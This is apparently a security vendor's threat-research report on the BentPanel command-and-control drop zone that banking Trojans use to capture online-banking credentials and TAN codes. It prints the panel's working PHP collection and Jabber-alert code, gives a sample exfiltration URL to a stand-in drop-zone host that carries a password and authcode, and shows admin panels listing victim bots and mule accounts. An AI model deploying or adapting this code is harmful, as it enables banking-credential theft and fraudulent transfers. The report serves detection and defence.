




Command and Control Form grabber

Trojans ATC

(Automatic transaction)



Bent Admin

PROPRIETARY & CONFIDENTIAL

The material in this report is strictly confidential and contains proprietary information and ideas of Versafe Ltd.

Versafe Introduction – executive summary

Versafe eliminates online identity theft and financial damages by preventing Phishing, Trojans, and Pharming attacks. We also specialize in taking actions to foil online fraud and commencing shutdown of websites hosting infringing material.

Versafe offers products and services that complement existing anti-fraud technologies, improving the clients' protection against the aforementioned malicious activity and providing an encompassing defence mechanism. Versafe products are either software or services based, customized to the needs of each client individually.

Versafe enables financial organizations working online to gain control over areas that were virtually unreachable and indefensible up till now, and neutralize local threats found on their clients' personal computers, without requiring the installation of software on the end user side. The transparent solution does not alter the user experience in any way, facilitating a seamless installation on the firm's web sites.

Versafe's one-of-a-kind solution has proven its exceptional effectiveness time and again in a large number of financial institutions worldwide, helping them prevent harm to their brand image and avoid significant economic damage.

Furthermore, Versafe provides professional services and advanced research capabilities in the field of cybercrime including malware, Trojan horses, viruses, and infringing materiel.

The Threat

Trojans are malware that appears to the user, to perform a desirable function but (perhaps in addition to the expected function) steals information or harms the system.

Two main techniques used by Trojans in order to steal the users' credentials or initiate money transactions on their behalf are:

- Modifying the website's client side webpage.
- Sniffing the browser's activity for information which is sent to different banks, before the packets are encrypted by SSL.


Versafe's knowledge is based on extensive research into the several forms of Trojan infections, experience with cleaning infections and repairing the damage caused by zero-day threats. Our deep understanding of how the malware works is the key to producing the right defence mechanisms required to safeguard the information transmitted between the client and the organization.

- Malware attacks have grown by **600%** since 2008
- Top 20 malwares: **>1.25M** infected computers
- A new web page is infected every **1.3 seconds**
- **~2M** web pages infected each month
- **77%** of infections are from legitimate sites
- Most financial Trojans (e.g. Zeus) have long life spans and may be *undetected* by an anti-virus
- Over **537** active Zeus crime-ware domains active worldwide

Script injections

Recently several Trojan horses (i.e Zeus, SpyEye, CarBerp) started using script injection techniques in order to modify the original web page. The modification may enable the attacker to perform money transactions using the victimized users' credentials. This may be perpetrated by a Trojan horse injecting a malicious java script code to the client's browser, once the client is connected to the website. The code that is injected perform different functions, including attempting a money transfer from the client's account.


In order to maintain the information sent by the Trojans, the attackers have developed different types of command and control systems that enable them to grab and manage the information sent by the Trojan. The systems are usually PHP based systems accompanied by an SQL database.



The Botnet architecture

In order to avoid shutdown and fast detection the attacker is using several proxy servers under different domains that forward the information to the main server. This method enable the Botnet to exist if one of the domains/servers is shutdown.

The basic structure looks like this:



BentPanel – command and control platform


The Bentpanel C&C platform is a very simple platform written in PHP that has the ability to receive the victim's information, sort the information and display it to the attacker. The system is widely spread since it is very simple to implement and very user friendly.

The system includes the following features:


- Creation of users' credentials database – SQL and text files.
- Real time victim alert – via Jabber.
- Custom skins for management.

Recognition of the system

This kind of C&C can be identified according to the post request that is sent from the infected computer to the location of the system. The request usually contains the following parameters, this is the request sent from the user:



Another common identifier of the system is the waiting sign that is injected to the user while the information is sent to the attacker and the transaction is executed. The GIF looks like this (spinning wheel):



It can be usually found at: `http://dropzone.net/xxx/xxxxxxx_loading.gif`

Important files:

The C&C platform contains a few important files that enable it to capture the information that is sent from the victim. The most are important files are:

- Main file, captures the information, logs it and delivers it to the database.
- Database connection configuration file.
- C&C management file.
- Jabber connection.

Main PHP

This file is the most important file on the platform. The request that is sent from the victim (after the injection) is delivered to this file which is able to parse the information, log it and enter it to the database.

The request that is sent from the victim looks like this:

The xxxx.php

<http://dropzone.net/xxx/xxx.php?bname=bankname&activ&adata=Password:^1234567;authcode:^54321^https://demobank.com/Login2.0/RTLogbn/login.aspx?guid=a2c313c7-eca2-4224-a95f-9d9c3e050a97>

If we look on the XXX.php code, we can see how it handles the information.

- 1) Connecting to the database – the main file includes the config file that contains the information that enables it to connect to the database (SQL).
- 2) The file verifies that the information that is received comes from a known bank, if not the information is dropped. Please note, this verification doesn't appear in all the dropzones. Some of the main files create a new client according to the information that is received.

The server's configurations file variables:

```
<?php
```

```
$dbhost = 'localhost';
$dbuser = 'username';
$dbpass = 'Pa$$w0rd';
$dbname = 'evil_db';
```

The database connection parameters

```
$default_status = 0;
$jabber_server = 'xmpp.jp';
$jabber_id = 'eviljabberuser';
$jabber_pass = 'Pa$$w0rd';
```

The Jabber connection credentials

```
$your_jabber = 'admin@jabber.no';
```

```
?>
```

Including the
xxxx.php file

Bank verification

```

<?php
include [REDACTED];

if(!isset($_GET['bname']) || !in_array($_GET['bname'], array("bankX", "BankY", "Bankz", "BankH", "BankP", "BankE", "BankC", "BankW",
[REDACTED] ) { die(); }

$link = mysql_connect($dbhost, $dbuser, $dbpass);
if (!$link) {
    die('Could not connect: ' . mysql_error());
}
if (!mysql_select_db($dbname)) {
    die('Could not select database: ' . mysql_error());
}
    
```

Connecting to the database
with the configuration
parameters

3) Parsing the information and inserting it into the database SQL and TXT file.

```

if(isset($_GET['adata'])) {
    $result = mysql_query('SELECT id, default_query, default_minlength, default_maxlength FROM banks WHERE bankname="' .
        mysql_real_escape_string($_GET['bname']) . '"');
    if (!$result) {
        die();
        //die('Could not query: ' . mysql_error());
    }
    if(mysql_num_rows($result) > 0) {
        $row = mysql_fetch_assoc($result);
        $result = mysql_query('SELECT * FROM bots WHERE ip="' . mysql_real_escape_string($_SERVER['REMOTE_ADDR']) . '" AND bankid="' . $row['id'] .
            '"');
        if(mysql_num_rows($result) > 0) {
            $result = mysql_query('UPDATE bots SET time="' . intval(time()) . '" WHERE ip="' . mysql_real_escape_string($_SERVER['REMOTE_ADDR']) . '"
                AND bankid="' . $row['id'] . '"');
        }
        else{
            $result = mysql_query('INSERT INTO bots (ip, time, istatus, query, minlength, maxlength, bankid) VALUES ("' .
                mysql_real_escape_string($_SERVER['REMOTE_ADDR']) . '", "' . intval(time()) . '", "' . $default_status . '", "' . $row['default_query'] . '", "' .
                $row['default_minlength'] . '", "' . $row['default_maxlength'] . '", "' . $row['id'] . '")');
        }
        $logfile = fopen([REDACTED] . 'a');
        fwrite($logfile, $_SERVER['REMOTE_ADDR'] . " | " . date("H:i:s d.m.Y", time()) . " | Bank: " . $_GET['bname'] . " | " . $_GET['adata'] . "\r\n");
        fclose($logfile);
    }
}
    
```

Checking if it the first
recorded information

Choosing the bank's
parameters

Checking if the
victim's IP exists in
the database, if it
does it modifies it's
properties, and if it
doesn't it creates a
new record.

Logging the
information into the
bank's txt file

Please note, the information that is recieved and logged In the TXT file is not checked and sanitized, which means it can contain any random information.

- 4) Informing the attacker of new information logged in the database via XMPP and Jabber.
The XXXX.php file contains the connection parameters and functions and included in the main file. Here is a sample of the XXXX.php file:

The basic connection information

```
public function __construct($host, $port, $user, $password,
    parent::__construct($host, $port, $printlog, $loglevel)

    $this->user = $user;
    $this->password = $password;
    $this->resource = $resource;
    if(!$server) $server = $host;
    $this->basejid = $this->user . '@' . $this->host;

    $this->roster = new Roster();
    $this->track_presence = true;

    $this->stream_start = '<stream:stream to="' . $server .
        version="1.0">';
    $this->stream_end = '</stream:stream>';
    $this->default_ns = 'jabber:client';

    $this->addXPathHandler('{http://etherx.jabber.org/strea
    $this->addXPathHandler('{urn:ietf:params:xml:ns:xmpp-sa
    $this->addXPathHandler('{urn:ietf:params:xml:ns:xmpp-sa
    $this->addXPathHandler('{urn:ietf:params:xml:ns:xmpp-tl
    $this->addXPathHandler('{jabber:client}message', 'messa
    $this->addXPathHandler('{jabber:client}presence', 'pres
    $this->addXPathHandler('{iq/[jabber:iq:roster]query', 'r
```

URL's and server parameters

The message that is sent via Jabber as coded in the main file:

```
include('');
$conn = new XMPPHP_XMPP($jabber_server, 5222, $jabber_id, $jabber_pass, null, $printlog=true, $loglevel=LOGGING_INFO);
$conn->connect();
$conn->processUntil('session_start');
$conn->message($your_jabber, $_SERVER['REMOTE_ADDR'] . ' | ' . date("H:i:s d.m.Y", time()) . ' | Bank: '.$_GET['bname'].' | '.$_GET['adata']);
$conn->disconnect();
```

The Jabber's control panel:

Current time :: 09:30:28 Bank ::

[Options](#) || [User Agent](#) || [Help](#)

BotAdmin

[Netherlands](#)

Sender Pass	Sender Jid	Reciever Jid	Reciever Jid 2	Default status
				0

DropAdmin

[Netherlands](#)

Sender Pass	Sender Jid	Reciever Jid	Reciever Jid 2	Send percent
				90

Common options


BentAdmin Pass	Display Bot Limit
	50

[save](#)

The message that is sent to the attacker

The attacker's system password

Example of the information received via the Jabber




Sender	Subject	Date
[REDACTED]	Error	28/05/2012 12:56:03
[REDACTED].t.cz	Error	28/05/2012 12:57:16
[REDACTED]	Error	28/05/2012 12:57:16
[REDACTED].t.cz	Error	28/05/2012 12:57:26
[REDACTED]	Error	28/05/2012 12:57:26
[REDACTED].t.cz	Error	28/05/2012 12:58:17
fnist-bnt@jabber.cz	Error	28/05/2012 12:58:17

20120528 08:40:37::Incoming data IP:: [REDACTED] Additional data::
; [REDACTED] 2;Login: ^5 [REDACTED] 95;Pasnummer: ^093^https://www [REDACTED]

The information as it is displayed to the attacker


Admin file

The file loads the attacker's management console. Loading this page will provide him with the console that enables him to view, edit and manage his captured credentials. The page is usually password protected and looks like this:



Once the attacker enters his password he is able to review the captured information. There are more than a few management consoles with different types of functions, features and graphics:


The most basic one looks like this:



Country: [onebank](#) [secondbank](#) [thirdbank](#) [fourthbank](#) [fifthbank](#)

Bot Ip	Time	Status	Query	Min value	Max Value	Reserve1	Reserve2	Comment	Own Comment	Action
127.0.0.1	00:00:00 01.01.1970	0	1	20	20	0	0	alive	alive	set

Another example:



File Edit View Favorites Tools Help


Google Search Translate More >>

Sign In Log off

Bent Admin


Current time :: 08:37:30 Bank ::
[Options](#) || [User Agent](#) || [Help](#)
BotAdmin
[Netherlands](#)
[Germany](#)
DropAdmin
[Netherlands](#)

The TAN's administration panel:



Current time :: 09:24:10 [redacted]
[Options](#) || [User Agent](#) || [Help](#)
BotAdmin [Show actions](#)
[Netherlands](#)
DropAdmin
[Portugal](#)

Bot Ip	Time	Status	Query	Min value	Max Value	Reserve1	Reserve2	Comment	Color	Own Comment	A
82 [redacted]	05.14.12 03.55.49 1186101	5	TAN-code 4	3	6	0	0		White	2.5 k	[set]
87 [redacted]	05.14.12 02.03.13 1192857	5	TAN-code 4	3	6	0	0		White	bomg	[set]
217 [redacted]	05.14.12 12.54.37 1196973	5	TAN-code 4	3	6	0	0		White	bomg	[set]
193 [redacted]	05.14.12 10.28.41 1205729	5	TAN-code 4	3	6	0	0		White	65 k limit	[set]
193 [redacted]	05.14.12 10.28.41 1205729	5	TAN-code 4	3	6	0	0		White	65 k limit	[set]



The transactions configurations

Current time :: 08:40:51 Bank : XXXXXXXXXX

[Options](#) || [User Agent](#) || [Help](#)

BotAdmin XXXXXXXXXX [Show actions](#)

[Netherlands](#) [add](#)

[Germany](#)

DropAdmin

[Netherlands](#)

Logs for XXXXXXXXXX

Drop Id	Gived N	Min	Max	Accept N	Block	Name	IBAN	SWIFT	Comment on Transfer	Table Comment	Country
40	335	2100	3500	0	Unblocked	XXXXXXXXXX	XXXXXXXXXX	XXXXXXXXXX	contributie seiz	contributie seiz	ES
39	249	2000	4500	0	Unblocked	XXXXXXXXXX	XXXXXXXXXX	XXXXXXXXXX	Order webwink	Order webwink	ES
38	16	0	500	0	Blocked	XXXXXXXXXX	XXXXXXXXXX	XXXXXXXXXX	Order webwink	Order webwink	SA
37	6	3000	3100	0	Blocked	XXXXXXXXXX	XXXXXXXXXX	XXXXXXXXXX	Order webwink	Order webwink	GR

The amount configurations

The User's Manual (originally in Russian) :

Statuses

0 - at login screen is displayed in the process of waiting for 5-minutes

1 - requested token

2 - requested token

5 - at login window is displayed during the process of waiting 15ti seconds


999 - blocking access if you do not change the status of 0 (for example you are not a companies) we waited 5t minutes, the bot will be able to log in, and he setted status 5 when a change of status from 0 to 1 token is requested immediately, if the status of 1 on any you do not change through the minutes of 5t token is requested again when receiving the token, changing status from 1 to 2 immediately requested the token immediately (as when changing from 2 to 1) if the status of 2 on any you do not change through the minutes of 5t token is requested again by changing the status to 999 blocked the entrance. status 5 put those users whose status was 0, and they waited five minutes came to the site. **Options** Sender Pass - whipped toads sender Sender Jid - Toad the sender (it should be zaregatsya anywhere) BentAdmin Pass - flogged by admin Reciever Jid - your gills (gills that will receive messages from the gills Display Bot Limit - the number of boats displayed in the list of bots to each jar Deafault status - the status of the default (if left on for a long time to put a better status 5) **List Bot** Bot Ip - IP bot Time - Time / date of the last call Status - status of the bot Query - a query (which zavprashivat a bot with the statuses 1, 2) Min value - the minimum number of characters request Max Value - Maximum number of characters request Reserve1 - reserve (not used) Reserve2 - reserve (not used) Comment - Additional comment (message which **will be seen boty** with the status of 999, for example: "the phone slides 555 55 555") Color - color (used for myself, so it was easier to orentirovatsya bots) Own Comment - your comment (ispolzketsya pametki for themselves as, for example: to record the balance) Action - save changes to a specific bot **Show Actions** Search Bot by Ip - search bots descend to the appropriate IP Status - Search the slope bot to the desired status Own Comment - search bots descend with a certain mark for themselves (on the field Own Comment) button Search - provides Search Logs for bank .. - log duplicated that was sent to the recipient zhabyer button Delete Text Log - clear text log of the bank button Delete User Agent Log - log user agent to clear the button Delete SQL Logs - clear the list of bots button Delete All Logs - clear text logs of the bank, log user agent and a list of bots. button Delete Bot By Status - remove from the list of those bots bots that have a status button Delete Bot By Comment - remove from the list of those bots bots that have a specific your comment (Own Comment) Button Enable / Disable Jabber - enables or disables the sending of the bank in zhabber at Off position with the bank's new bots will automatically put the status of five

The victim's side

The user connects to the bank's login page. The Trojan identifies the page as a target and injects the malicious code into the user's browser.

The code captures the user's credentials and sends them to the attacker's drop zone:

